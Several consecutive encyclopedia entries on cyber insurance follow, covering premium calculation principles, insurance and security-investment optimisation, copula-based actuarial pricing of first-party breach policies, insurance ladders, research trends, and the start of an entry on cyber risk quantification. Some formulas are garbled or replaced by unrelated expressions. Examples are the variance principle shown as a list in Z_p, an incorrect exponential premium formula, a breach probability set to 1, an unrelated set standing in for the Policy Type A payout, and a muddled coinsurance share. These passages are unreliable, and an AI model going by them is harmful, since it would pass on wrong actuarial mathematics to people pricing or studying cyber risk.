Once a reliable model for the risk *L* has been established, standard actuarial techniques can be used for the calculation of the premia. A common pricing principle is to calculate premia in terms of a factor loading $\alpha > 0$. According to this principle, the total risk is estimated as $(1+\alpha)\mathbb{E}[L]$, and this can be split over time in order to calculate the premia. Other premia calculation principles are the variance calculation principle according to which the insurance value is calculated as $r_1, r_2, \ldots, r_\ell \in \mathbb{Z}_p$, where *Var* is the variance of the risk and α and β are suitable real numbers. Other premia calculation principles may use utility function and indifference principles. If *u* is the utility function of the insurer, then the price of the contract Π will be given by the indifference price $\mathbb{E}[u(w - L + \Pi)] = u(w)$, where *w* is the wealth of the insurer. The price of the contract of course depends on the characteristics of the random variable *L*. For certain types of utility function, this equation can be solved in closed form. For example, for CARA utility functions $u(w) = \frac{1}{\lambda}(1 - e^{-\lambda w})$, the price of the contract becomes $\Pi = \frac{\lambda}{\mathbb{E}}[e^{\lambda L}]$, with the risk aversion parameter λ characterizing the insurer. This premium calculation principle is known as the *exponential premium principle*.

Cyber Insurance and Security Investment Decisions

As already mentioned, ICT firms can manage cyber security risks by simultaneously making technical security investment decisions and by

resorting to cyber insurance policies. The blend of the two can be decided by the characteristics of the firm (e.g., the preferences toward risk modeled by the utility function), the effectiveness and cost of security measures, the cost of insurance policy, etc. Moreover, the cost of insurance can be made dependent on the levels of security measures adopted by the firm, as a sort of incentive from the insurer toward the firm to adopt adequate security measures.

For example, the firm may decide to buy insurance for part of the risk γL, for some $\gamma \in [0, 1]$ to be chosen, and price $\gamma\Pi$, where C is the actuarial pricing of the risk, and at the same time invest in security measures. The effectiveness of the security measures can be modeled in terms of an increasing concave function $E(C)$ where C is the cost of security and $E(C) \in [0, 1]$ yields the ratio of the risk that can be avoided by these security measures. The total position of the firm should the loss happen will be $w - (1 - \gamma - E(C))L - \gamma\Pi - C$ where the second term accounts for the reduced loss as an account of the combined effect of insurance policies and the security measures and the third and fourth terms correspond to the cost of insurance and security measures, respectively. Then, if the utility function of the firm is u, the insurance and security investment decision can be taken by the solution of the constrained optimization problem:

$$\max_{\gamma \in [0,1], C \geq 0} \quad \mathbb{E}\left[u\left(W(\gamma, C)\right)\right], \\ \gamma\Pi + C \leq w_0,$$

where $W(\gamma, C) := w - (1 - \gamma - E(C))L - \gamma\Pi - C$ and w_0 are the available funds of the firm for insurance and security investment. The solution of this problem provides the optimal insurance coverage ratio and the optimal security investment for the firm, which of course depend on the risk characteristics of the firm, the effectiveness of the security measures, and the cost of insurance policy. Alternatively one may consider both the effects of security measures and the attacker's effort level using a function s such that $s(v, C, z)$ is the probability of a security breach which depends on the systems inherent vulnerability v, the security investment levels of the firm C ($s_C < 0$, $s_{CC} > 0$), and the attacker's efforts to break into the system z ($s_z > 0$, $s_{zz} < 0$). Then the firm's expected payoff from security investments can be expressed, e.g., as $[v - \sum_{i=1}^{n} \theta_i s(v, C, z_i)]L - C$ where z_i and θ_i are the

corresponding estimated attacker efforts and their probabilities. Then the optimal investment can be provided by maximization of the expected payoff (e.g., see Gordon and Loeb 2002 or Cavusoglu et al. 2008 and references within). The effect of insurance can be added to this framework. This simple framework for decision-making has been used in the literature in certain variants.

Open Problems and Future Directions

Despite that cyber insurance and cyber security investment has attracted significant attention of researchers in the past 20 years, there are still a number of open problems, some of which were identified early but remain challenging:

- Contemporary IT systems are highly dynamic; such systems call for dynamic cyber insurance policies.
- The evolution and proliferation of cyber-physical systems, whose cyber security may also affect safety, call for cyber insurance policies that will integrate coverage for both cyber security and safety incidents.
- A core element in any type of insurance is knowledge of the rate of occurrence of incidents to be covered; such knowledge is still scarce. More research is needed on a how security controls affect the rate of occurrences on one hand, and more incentives need to be provided to increase the level of information sharing on incidents.
- The impact of correlated risks on inflicted damage, and consequently its impact in designing cyber insurance contracts, has not been adequately studied.
- Cyber security investment and losses need to be evaluated in a multi-period time horizon.
- The maintenance cost of installed cyber security controls needs to be considered when analyzing cyber security investment.

Cross-References

Cyber-Insurance Market
Cyber-Insurance: Past, Present and Future
Cyber Risk, Risk Transfer, and Financial Innovation

Security Investment
Security Investment, Interdependence, Attacking and Information Sharing

References

Böhme R, Schwartz G et al (2010) Modeling cyber-insurance: towards a unifying framework. In: WEIS

Cavusoglu H, Raghunathan S, Yue WT (2008) Decision-theoretic and game-theoretic approaches to it security investment. J Manag Inf Syst 25(2):281–304

ENISA (2012) Incentives and barriers of the cyber insurance market in Europe. https://www.enisa.europa.eu/publications/incentives-and-barriers-of-the-cyber-insurance-market-in-europe/at_download/fullReport

Fielder A, Panaousis E, Malacaria P, Hankin C, Smeraldi F (2016) Decision support approaches for cyber security investment. Decis Support Syst 86:13–23. https://doi.org/10.1016/j.dss.2016.02.012, shttp://www.sciencedirect.com/science/article/pii/S0167923616300239

Gordon LA, Loeb MP (2002) The economics of information security investment. ACM Trans Inf Syst Secur (TISSEC) 5(4):438–457

Gritzalis S, Yannacopoulos AN, Lambrinoudakis C, Hatzopoulos P, Katsikas SK (2007) A probabilistic model for optimal insurance contracts against security risks and privacy violation in it outsourcing environments. Int J Inf Secur 6(4):197–211

Lambrinoudakis C, Gritzalis S, Hatzopoulos P, Yannacopoulos AN, Katsikas S (2005) A formal model for pricing information systems insurance contracts. Comput Standards Interfaces 27(5):521–532

Marotta A, Martinelli F, Nanni S, Orlando A, Yautsiukhin A (2017) Cyber-insurance survey. Comput Sci Rev 24:35–61

Vakilinia I, Sengupta S (2018) A coalitional cyber-insurance framework for a common platform. IEEE Trans Inf Forensic Secur 14(6):1526–1538

Wang SS (2019) Integrated framework for information security investment and cyber insurance. Pac Basin Fin J 57:101173. https://doi.org/10.1016/j.pacfin.2019.101173, http://www.sciencedirect.com/science/article/pii/S0927538X19300794

Xu M, Hua L (2019) Cybersecurity insurance: modeling and pricing. North Am Actuar J 23(2):220–249
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1627

Cyber Insurance: Models and Challenges

Hemantha S. B. Herath[96] ✉ and Tejaswini C. Herath[96] ✉
(96) Goodman School of Business, Brock University, St. Catharines, ON, Canada

✉ **Hemantha S. B. Herath (Corresponding author)**
Email: hherath@brocku.ca

✉ **Tejaswini C. Herath**
Email: therath@brocku.ca

Synonyms

Cyber security insurance models; Cybersecurity insurance

Definition

Cybersecurity insurance, also referred to as cyber-insurance, is a specialty insurance product that protects the insured from internet-based risks associated with information assets. Cyber insurance policies may include first party coverage, third party liability coverage, and other benefits.

Background

Cyber insurance products are used by individuals, businesses, and organizations to help manage cybersecurity risks. They buy cyber insurance policies to cover potential losses from cyber risks pertaining to information technology infrastructure, information privacy, information governance liability, and e-commerce or other networked IT which they cannot or do

not want to bear alone (Baer and Parkinson 2007). Recognizing that eliminating all cybersecurity risks is close to impossible, the National Institute of Standards and Technology (NIST) recommends several risk mitigation techniques. These include *self-protection* through cybersecurity investment activities directed toward preventing or mitigating cybersecurity breaches such as firewalls, intrusion prevention and detection systems, encryption, employee training, and *risk transference* where organizations use cybersecurity insurance as means of transferring some of the cybersecurity risks associated with potential future breaches (Bodin et al. 2018; Herath and Herath 2011).

Cyber insurance allows an organization to transfer, at a cost (i.e., premiums plus deductibles), some of the risk (i.e., expected losses) associated with actual cybersecurity breaches. Cyber insurance is a mechanism for cyber risk transfer and is an effective tool in enterprise risk-management programs. In principle, cyber insurance is an important risk-management tool for strengthening IT security and reliability, both for individual stakeholders and for society (Baer and Parkinson 2007). The demand for cybersecurity insurance accelerated with the rapid growth of e-commerce followed by distributed denial-of-service (DDoS) attacks on large corporation and the Y2K computer problem. Subsequently, because of federal and state regulations on potential liability from IT security breaches, privacy breaches of sensitive medical and financial records, and the nondisclosure of computer breach incidents, contributed to further growth in demand for cyber insurance products. Traditional insurance companies such as Lloyds of London, American International Group, and Chubb were the early entrants to the cyber insurance market. Cyber insurance services, products, and markets have both broadened and differentiated as they continue to expand and evolve. Potential cyber-insurers are likely to include Internet service providers, cloud providers, in addition to traditional insurance underwriters consisting of both large insurance companies and smaller more specialized firms. It is estimated that the global market for cyber insurance is to reach over $20 billion by 2025 (ITD 2019).

Theory and Applications

Actuarial Model for Pricing Cyber Insurance

An important consideration in actuarial models is differentiating between insurable and uninsurable risks. Biener et al. (2015) identify five insurable criteria in the design and development of cyber insurance. The *randomness of loss occurrence* ensures independence of risks and the ability to reliably estimate the loss probabilities, the *maximum possible loss per event* an insurance company can manage without being insolvent. Moderate *average loss per event* is such that an insurer is able to pay as claims. The *loss exposure* is the possibility of a financial loss that an entity or organization faces as a result of a particular peril affecting an asset. Finally, there should be no excessive information *asymmetry problems*, such as *moral hazard* and *adverse selection*.

The central paradigm in insurance economics is the *law of large numbers*, which means that the larger the number of mutually independent and identically distributed risks in a risk pool, the lower the variance of losses in the risk pool, thus more confidence in the prediction that actual loss will equal the expected loss per exposure. The insurance premium consists of a pure risk premium to cover the expected loss, an additional amount to account for uncertainty in estimated losses, and an expense charge for underwriting. Coverage limits are sometimes necessary to make cybersecurity risks insurable in order for an insurer to be financially secure but at the same time provide a valuable cyber insurance product.

In their pioneering paper, Herath and Herath (2011) made a practical attempt to price cybersecurity insurance using an actuarial approach. In the most general settings, their idea can be described as follows. They incorporate three elements of a standard insurance contract namely the *settlement amount that is paid*, the *occurrence of the event covered by the contract*, and the *time when the settlement is paid*.

The first element of risk is the settlement amount P to be paid by the insurance company in the event of a breach. It is the unknown random variable of interest. The second element of risk is the occurrence of the event covered by the cyber insurance contract. It is modeled by a binary variable ω (i.e., $\omega = 1$ if the covered event occurs or $\omega = 0$ otherwise). The third element of risk is the time until the settlement is paid T which is the time from issue of the cyber insurance policy to when the claim is paid. Suppose r is the discount rate, and the probabilistic model for the cost of cyber insurance for first party damage due to a breach based on fundamental risk elements of an insurance contract is

$$C = \omega e^{-rT} P \tag{1}$$

More specifically, in cyber security context, the amount paid P and the time until settlement T is independent resulting in the expected net premium are given as in Eq. 2

$$\mathrm{E}(C) = \overline{\omega}\mathrm{E}\left(e^{-rT}\right)\mathrm{E}(P) \tag{2}$$

where the probability of breach event occurring is $\tilde{\omega} = 1$. The net premium does not include the expenses and profits of the insurer.

The amount paid P will depend on the dollar loss amount Φ that is likely to be incurred by a firm with q number of affected computers. Suppose π is the observed dollar losses from available data, the loss pertaining to a breach event at firm level as a function of both q and π is given by the loss function $\Phi = g(\pi, q)$. Letting l and m be the lower and higher limits of the number of likely computers affected, the loss distribution can be determined as in Eq. 3 below.

$$\begin{aligned} \varphi &= g(\pi, q) \\ &= \begin{cases} a_1 & \text{if } q < l \\ a_2 + \left(\frac{q-l}{q}\right)\left(\frac{\pi}{10}\right) & \text{if } l \leq q < m \\ a_3 + \left(\frac{q-m}{q}\right)\left(\frac{\pi}{10}\right) & \text{if } q \geq m \end{cases} \end{aligned} \tag{3}$$

Where a_i for $i = 1, 2$, and 3 are constants. The jointly distributed values for a firm's loss distribution in Eq. 3 can be ascertained using Monte Carlo simulation. Given a deductible d, Herath and Herath (2011) model three types of cyber insurance policies to determine risk premiums for first party business interruptions due to security breaches (e.g., virus intrusions).

Policy Type A: Basic First Party Damage Policy with a Zero Deductible

$$\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\} \tag{4}$$

Policy Type B: First Party Damage Policy with a Deductible

$$P = \begin{cases} 0 & \text{if } \varphi \leq d \\ \varphi - d & \text{if } \varphi > d \end{cases} \tag{5}$$

Suppose, in addition to a deductible d, there is co-insurance of a, with a limit of k. Then insurer pays nothing, when the loss is below d, and pays

100% (1 – *d*) of excess losses over *d* up to a maximum of *k*. The model then is a policy of type~C.

Policy Type C: First Party Damage Policy with Coinsurance and Limit

$$P = \begin{cases} 0 & \text{if } \varphi \leq d \\ (1-a)(\varphi - d) & \text{if } d < \varphi < d + \frac{k}{1-a} \\ \mathrm{k} & \text{if } \varphi > d + \frac{k}{1-a} \end{cases} \quad (6)$$

The joint distribution of $\Phi = g(\pi, q)$ is modeled using *copulas*. Copula is a statistical technique that allows capturing nonlinear dependencies among the input-pricing variables. The main advantage of copulas is any type of marginal distributions can be combined or (coupled) to derive the joint distribution. The integration of the copula methodology in the actuarial approach makes the Herath and Herath (2011) model novel.

Nonactuarial Model for Risk Management

Bodin et al. (2018) develop a practical approach to manage cybersecurity risks using the idea of an *insurance ladder*. In an insurance ladder, *K* insurance policies are combined and ordered from the smallest ceiling coverage to the largest ceiling coverage, where the ceiling of insurance policy *i* is less than the deductible of insurance policy *i* + 1 where *i* = 1, 2 … *K*. To manage cybersecurity risks, organizations can use the insurance ladder model to select the optimal set of cybersecurity insurance policies given a finite number of policies being offered by one or more insurers. The optimal set of cyber insurance policies from this selection model contains at least three areas of possible losses not covered. They are called noncoverage areas.

Consider (*d*, *c*, and *p*) as a representation of an individual cyber insurance policy where *d* is the deductible of the policy, *c* is the ceiling of the policy, and *p* is the insurance premium that a firm pays the insurer for purchasing the policy. The coverage area of an insurance policy with representation (*d*, *c*, and *p*) is the interval (*d*, *c*) and represents the area of possible losses that are covered by the insurance policy. The noncoverage areas of this insurance policy are (0, *d*) and (*c*, $L_{\max}$), where $L_{\max}$ is the maximum loss that the firm assumes it can possibly suffer in any cyber security breach. When the deductible of a policy *i* + 1 in the tower is strictly greater than the ceiling of policy *i*, the ladder could have more than two

noncoverage areas. The model assumes that an organization's objective in purchasing cybersecurity insurance is to minimize the sum of the total cost of the policy premiums and the weighted sum of the risk-adjusted potential losses over noncoverage areas. In essence, the model assumes that a firm self-protects over these noncoverage areas. Model shows that when a set of insurance policies are purchased with three or more noncoverage areas, an organization is better able to manage cybersecurity risks.

Open Problems and Future Directions

Several challenges as well as new trends have emerged in the cybersecurity insurance domain. The main challenges for modeling and growth of the cyber insurance field include the lack of actuarial data to calibrate models so premiums reflect cybersecurity risk exposures, mistaken belief that the standard corporate insurance policies also cover most cybersecurity risks, the interdependencies created by the Internet resulting in *cyber hurricanes* that can overwhelm insurers, and inadequate reinsurance capacity (Baer and Parkinson 2007; Bodin et al. 2018; Herath and Herath 2011). Böhme et al. (2017) postulate interdependent security as being highly specific to cyber risk and should be modeled by considering network-specific features since losses depend on all connected nodes. Despite the challenges and new trends, cyber insurance is moving into the mainstream as a tool for managing IT security risks.

References

Baer WS, Parkinson A (2007) Cyberinsurance in IT security management. IEEE Secur Privacy 5(3):50–56. https://doi.org/10.1109/MSP.2007.57
[Crossref]

Biener C, Eling M, Wirfs JH (2015) Insurability of cyber risk: an empirical analysis. Geneva Pap Risk Insur London 40(1):131–158. https://doi.org/10.1057/gpp.2014.19
[Crossref]

Bodin LD, Gordon LA, Loeb MP, Wang A (2018) Cybersecurity insurance and risk-sharing. J Account Public Policy 37(6):527–544. https://doi.org/10.1016/j.jaccpubpol.2018.10.004
[Crossref]

Böhme R, Laube S, Riek M (2017) A fundamental approach to cyber risk analysis. Variance 12(2):25

Herath HSB, Herath TC (2011) Copula-based actuarial model for pricing cyber-insurance policies. Insur Mark Co 2(1). https://doaj.org

ITD, Research and Markets (2019) Cyber insurance market by company size and industry vertical: global opportunity analysis and industry forecast, 2019–2026. https://www.researchandmarkets.com/reports/5031505/cyber-insurance-market-by-company-size-and. Accessed 10 June 2020

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300223

Cyber Ransom

Ransomware

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300224

Cyber Risk Assessment

Cyber Risk Quantification
Infection Risk Prediction and Management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1620

Cyber Risk Insurance, Lessons Learned So Far

Thomas Poufinas[97] ✉ and Nikolaos Vordonis[97]
(97) Department of Economics, Democritus University of Thrace, Komotini, Greece

✉ **Thomas Poufinas**
Email: tpoufina@econ.duth.gr

Synonyms

Cyber attack insurance/protection; Cyber crime insurance/protection; Cyber insurance; Cyber risk protection; Cyber security insurance/protection; Cyber security liability insurance/protection

Definition

Cyber risk insurance is the set of covers that offers financial protection to an entity from digital hazards or risks of the cyber space. In other words, it is the insurance coverage that aims at covering the financial loss that may result from cyber risks. Cyber risk insurance normally targets the residual risk that may escape any information technology defense means. Cyber risk insurance applies to enterprises as well as individuals; it provides indemnification either in money or in kind. When designed for enterprises, it provides financial protection mainly from malware, ransomware, denial of service, or any other incident that leads to the compromise of a network or sensitive data. It thus covers privacy incidents, security breaches, media liabilities – reputation management, data breaches, network extortion, and network business interruption. When addressing individuals, it provides

coverage primarily against financial fraud, online shopping, identity theft – restoration, data restoration, cyber bullying – personal online attacks, cyber extortion, and cyber liability.

Background

As the belief that a cyberattack is not any more a matter of if but a matter of when is growing among experts, disciplines on top of information technology are employed in order to mitigate the impact of its potential occurrence. Risk management has been employed to help prevent a cyberattack or weather the consequences of an incident, should it occur.

However, even if the most advanced technological means are engaged, there is a residual risk that remains. Even with advanced preventive measures that are available for an entity – a corporation, a government, or an individual, a cyberattack may result in an economic loss. Insurers have realized the need to offer coverage for such an uncertain and in some cases high loss.

The development of insurance products that cover cyber risks is relatively recent. Insurers face several challenges in order to follow the evolution of cyber risks, among which the enrichment of the covers, the collection of data, as well as the pricing of the products. Both practitioners and researchers investigate the structure of cyber insurance products and models for the pricing of the covered cyber risks.

The existing literature is separated in two main categories depending on the topics of interest. These are cyber-risk insurance and cyber-risk pricing. The former includes products, underwriting, and risk management (as insurance can be considered as a risk management tool). The latter incorporates the probability, severity, and frequency of occurrence, as well as the models and techniques that can be applied to price cyber-insurance. This chapter attempts a mapping of the available research in cyber insurance only, as the pricing models are presented in other chapters of the encyclopedia.

Theory and Application

The expansion of information technology in all aspects of everyday reality through the spread of social networks and mobile devices, and emerging

technologies, such as cloud services and the internet of things (IoT), has led to increased vulnerability for individuals and businesses or even governments. Individuals can suffer fraud, identity theft, embarrassment, and distress when critical information (such as financial or sensitive personal data) is compromised or even publicly revealed, as a result of a cybercrime. At the same time, companies consider cyber security as a large business risk – especially in financial services and they are looking for methods to ensure the continuity of (financial) operations in case of cyber-attacks (Ponemon Institute 2013).

The scale, value, and sensitivity of critical data in the cyberspace are significantly increasing, especially in this period that the pandemic outbreak has resulted in a sudden expansion of virtual professional and personal living. Individuals, as well as companies, are typically uncertain about who monitors, accesses, and modifies their personal, sensitive, or even critical data, which may disrupt their functional and operational continuity.

There have been studies by a series of entities, such as ENISA (2012), PONEMON (2017), Lloyds (2017), FBI (2018), that try to measure the financial impact of cyber incidents, with the average cost per incident varying from hundreds to millions of dollars. It is very difficult to completely mitigate cyber risks, since the possible impact becomes larger as the dependence of business and society on information technologies gets higher. This leads to a societal challenge pertaining to the management of these cyber threats, both from the side of a company and/ or an individual and from the side of a policy maker and/ or Internet service provider. The former seek protection with the acquisition of the proper insurance coverage for effective cyber-risk management (Shetty et al. 2018). The latter offer a cyber-attack protection framework or solution, with the offer of alternative insurance products.

The economics of cyber security and the analysis of cyber-crime incidents is a dynamic field that is still under investigation (Felici et al. 2016). The challenges in the field of economics of cyber-security have been brought forward and regulatory intervention has been proposed as a potential way to confront them (Moore 2010). Beyond that, cyber-insurance is probably the most recent economic protection shield. As such, it has attracted great attention as it allows effective cyber-risk management for the insured customers. Cyber-insurance not only provides coverage for the losses and liabilities from network or information security breaches, but

also offers other additional services such as the restoration of the company's or the individual's reputation (sometimes in kind), which is a critical feature, especially for business continuity.

Although many studies on cyber risk have been published, there is still an enormous lack of information on its empirical properties (Eling 2018). Furthermore, there are still no "field-tested" models to measure cyber-risk and its associated direct and latent costs. Insurers seem to lack the experience and the standards they have available for other, more traditional risks.

Cyber-insurance is a rather unconventional type of insurance. As a result, underwriters may find it difficult to develop a standardized framework for managing it – compared to other types of insurance (Majuca et al. 2006). In the cyber world, information asymmetry is an especially important problem (ENISA 2012), as there are many obstacles for an insurer to get reliable information about the risk exposure of an insured. It is even harder – compared to traditional risks – to predict whether this exposure will remain at the specified level during the entire policy validity period.

Another showstopper is the lack of reliable statistical data (Biener et al. 2015) that does not allow insurers to specify their policies reliably. Information on cyber threat incidents is often kept private preventing spreading of knowledge, while there is no publicly available comprehensive and consistent database of breaches (Moore 2010). Most of the research output indicates the difficulties in insuring digital risks, because of a relative lack of reliable data and mathematical modeling formulas, as well as the risk of change and accumulation risks (Eling and Schnell 2016).

Research Trends

The cyber risk insurance available research focuses on (I) the particulars of insurance, that is, the market, stakeholders and processes (policy – agreement, underwriting – risk acceptance, and loss – claims and benefit payment); and (II) the perception of insurance as a risk management/ protection means.

More specifically, the market-related research examines (a) the impact of the interdependency of cyber risks and the youthfulness of the market on security ventures, with digital protection accessible via cyber assurance investments; and (b) the data asymmetry and the grade of protection an

agent can purchase, as well as the implications in competitive and noncompetitive markets (Ogut et al. 2005).

When it comes to the stakeholders related to cyber insurance the directions followed (a) provide a unified model of cyber insurance consisting of the networked environment, demand side, supply side, information structure, and organizational environment; (b) take into account the main actors of cyber incidents (insurance carriers, policyholders, and regulatory authorities), their interdependences, the network, and the market type (Bohme and Schwartz 2010); and (c) incorporate in the models under investigation the major issue of information asymmetry (when insurers do not know the user security levels) and adverse selection forms (Shetty et al. 2010).

The insurance policies offered have been studied with regards to (a) their evolution and the losses covered from insurance carriers (Majuca et al. 2006); (b) the identification of an optimal cyber-insurance contract that can maximize the expected utility of stakeholders; and (c) the proposition of contract schemes that provide incentives to users to invest in self-protection taking into account the correlated and interdependent properties of cyber-risks that increase the economic risk of insurance companies considerably (Wanchun et al. 2020).

The underwriting process for cyber insurance has been studied in order to reveal how insurance companies understand and price cyber risks (Romanosky et al. 2019).

Finally, the operational losses have been analyzed to draw empirical conclusions on whether cyber risks are insurable or not (Biener et al. 2015).

Insurance is viewed as a risk management/ protection tool via a series of approaches. They can be classified in three categories: (i) the modeling of the (type of) insurance policy (and its pricing) that can be used for risk management purposes; (ii) the motivation of the insured to transfer the risk; and (iii) the challenges of the estimation of the risk transferred.

The first category proposes (a) a risk model (and a utility function) to describe the exposure of a company because of privacy violation, in order to design and valuate related insurance contracts (Yannacopoulos et al. 2008); and (b) a type of nonlife insurance, by assuming a risk neutral customer of a cloud security provider as a service, likewise purchasing protection (Chaisiri et al. 2015).

The second category examines the conditions (proper market variables or cases) so that an insurance policy can be an incentive for self-protection that motivates entities (individuals or enterprises) to invest in cyber security as a risk management mitigation tool (Lelarge and Bolot 2009; Schwartz et al. 2013).

The third category focuses on the issues and challenges that make the estimation of the risk transferred to the cyber-insurer cumber some (Marotta et al. 2017). They pertain to (a) the vulnerability of the cyber system, whose assessment is extremely hard due to the system-dependent architecture and features; (b) the difficulty in predicting the frequency of breaches; (c) the determination of when and where an attack has actually taken place, since many attacks can be lengthy and with unclear liability.

Consequently, the risk management policy making is further challenged.

Open Problems and Future Directions

As cyber risk occurrence is anticipated to further increase, both researchers and practitioners try to understand globally the nature and contribution of cyber risk factors that can be critical in developing cyber-insurance policies. To achieve the former, they investigate the particulars of insurance such as the products offered, the underwriting process followed, as well as its use as a cyber-risk management tool. At the same time, they offer insights on the insurability of cyber risks and cyber-crime.

The main challenges for the full deployment of the potential of cyber risk insurance lie within the collection of comprehensive data and the disclosure of the available databases of the information security breaches that have already occurred. This will allow the appropriate modeling of the frequency and the severity of such occurrences and will also enable insurers to design and price more efficiently the relevant coverage.

However, the full commercialization of cyber risk insurance requires additional intelligence as of what is the most acceptable way for consumers to acquire it. There are two potential routes that insurers may follow (Poufinas and Vordonis 2018): wholesale and retail. The former entails the inclusion of cyber risk insurance in an underlying service, such as an Internet service provider contract, a web-banking, insurance, or other financial services account or a digital service offered by any provider. The latter pertains to its individual offer to persons and enterprises. Wholesale

offer seems to be more affordable, whereas retail offer may be a bit too expensive, especially for individuals.

Depending on the risk insurance culture of each society its acceptance may differ. Consequently, other factors may be important for underwriting and risk acceptance purposes, such as gender, geography, age, education, financial status, income, IT system involved, types of transactions, etc., of the individual (Poufinas and Vordonis 2018).

The findings of these future research venues can be helpful for insurers, risk managers, policymakers, and regulators as well as large Internet providers who need to develop policies for the treatment of this emerging risk category.

Cross-References

Cyber Insurance and Security Investment Strategy
Cyber Insurance: Models and Challenges
Cyber Risk, Risk Transfer, and Financial Innovation
Cyber-Insurance Market
Cyber-Insurance: Past, Present and Future

References

Biener C, Eling M, Wirfs J (2015) Insurability of cyber risk: an empirical analysis. Geneva Pap Risk Insur Issues Pract 40(1):131–158

Böhme R, Schwartz G (2010) Modelling cyber-insurance: towards a unifying framework. In: Proceedings of the 9th workshop on the economics in information security. WEIS

Chaisiri S, Ko RK, Niyato D (2015) A joint optimization approach to security-as-a-service allocation and cyber insurance management. In: Proceedings of the 2015 IEEE Trustcom/bigdatase/ispa, vol 1. pp 426–433. IEEE

Eling M (2018) Cyber risk and cyber risk insurance: status Quo and future research. Geneva Pap Risk Insur Issues Pract 43:175–179. https://doi.org/10.1057/s41288-018-0083-6 [Crossref]

Eling M, Schnell W (2016) What do we know about cyber risk and cyber risk insurance? J Risk Financ 17:474–491. https://doi.org/10.1108/JRF-09-2016-0122 [Crossref]

ENISA (2012) Incentives and barriers of the cyber insurance market in Europe. http://goo.gl/BtNyj4

Federal Bureau of Investigation (FBI) (2018) Internet crime complaint center. Internet crime report

Felici M, Wainwright N, Cavallini S, Bisogni F (2016) What's new in the economics of cybersecurity? IEEE Secur Priv 14:11–13. https://doi.org/10.1109/MSP.2016.64 [Crossref]

Lelarge M, Bolot J (2009) Economic incentives to increase security in the Internet: the case for insurance. In: Proceedings of the 28th IEEE international conference on computer communications, Rio de Janeiro, pp 1494–1502

Lloyds of London (2017) Counting the cost. https://www.lloyds.com/news-and-insight/risk-insight/library/technology/countingthecost

Majuca RP, Yurcik W, Kesan JP (2006) The evolution of cyberinsurance. arXiv preprint cs/0601020

Marotta A, Martinelli F, Nanni S, Orlando A, Yautsiukhin A (2017) Cyber insurance survey. Comput Sci Rev 24:35–61

Moore T (2010) The economics of cybersecurity: principles and policy options. Int J Crit Infrastruct Prot 3:103–117

Ogut H, Menon N, Raghunathan S (2005) Cyber insurance and it security investment: impact of interdependent risk. In: Proceedings of the 4th workshop on the economics of information security. WEIS

Ponemon – Accenture (2017) Cost of cyber crime study, insights on the security investments that make a difference. https://www.accenture.com/t20170926T072837Z__w__/us-en/_acnmedia/PDF-61/Accenture-2017-ostCyberCrimeStudy.pdf

Poufinas T, Vordonis N (2018) Pricing the cost of cybercrime – a financial protection approach. iBusiness 10(3):128–143

Romanosky S, Ablon L, Kuehn A, Jones T (2019) Content analysis of cyber insurance policies: how do carriers price cyber risk? J Cybersecur:1–19. https://doi.org/10.1093/cybsec/tyz002

Schwartz G, Shetty N, Walrand J (2013) Why cyber-insurance contracts fail to reflect cyber-risks. In: Proceedings of the 51st annual Allerton conference on Communication, Control, and Computing (Allerton), pp 781–787. IEEE

Shetty N, Schwartz G, Walrand J (2010) Can competitive insurers improve network security? In: Proceedings of the 3rd international conference on trust and trustworthy computing, Lecture notes in computer science, vol 6101. Springer, Berlin/Heidelberg, pp 308–322

Shetty S, McShane M, Zhang L (2018) Reducing informational disadvantages to improve cyber risk management. Geneva Pap Risk Insur Issues Pract 43:224–238. https://doi.org/10.1057/s41288-018-0078-3 [Crossref]

Wanchun D, Wenda T, Xiaotong W, Lianyong Q, Xiaolong X, Xuyun Z, Chunhua H (2020) An insurance theory based optimal cyber-insurance contract against moral hazard. Inf Sci 527:576–589. https://doi.org/10.1016/j.ins.2018.12.051. ISSN 0020-0255.

[MathSciNet][Crossref]

Yannacopoulos A, Lambrinoudakis C, Gritzalis S, Xanthopoulos S, Katsikas S (2008) Modelling privacy insurance contracts and their utilization in risk management for ICT firms. In: Proceedings of 13th European symposium on research in computer security, vol 5283. Springer, Berlin/Heidelberg, pp 207–222

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300226

Cyber Risk Measurement

Cyber Risk Quantification

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300227

Cyber Risk Protection

Cyber Risk Insurance, Lessons Learned So Far

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1623

Cyber Risk Quantification

Maria Karyda[98] ✉
(98) Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece

✉ **Maria Karyda**
Email: mka@aegean.gr

Synonyms

Cyber risk assessment; Cyber risk measurement

Definition

Cyber risk quantification is the process of measuring the cyber risks that have been identified in relation with organizational assets, to enable informed decisions on cyber risk mitigation and transfer.

Theory

The concept of *risk* denotes the effect of uncertainty on objectives and is often characterized by reference to potential events and consequences and expressed in terms of a combination of the consequences of an event and the associated likelihood or a combination of these (ISO Guide 73:2009). Risk can be considered as a *measure* of the extent to which an entity is threatened by a potential circumstance or event, and a *function* of (a) the adverse impacts that would arise due this event and (b) the likelihood of occurrence of the events (NIST 800-39 2011).

Cyber risk is generally understood as the effect of uncertainty on cyber security objectives, referring to the potential that cyber threats negatively affect organizational assets and thereby cause harm to the organization. *Cyber risk assessment* is typically based on the likelihood of the occurrence of cyber risk incidents and their negative impact on organizations. The determination of *the level of risk* (defined as the magnitude of a risk and expressed in terms of the combination of consequences (ISO Guide 73:2009)) is of critical importance for evaluating, prioritizing, and treating cyber risks.

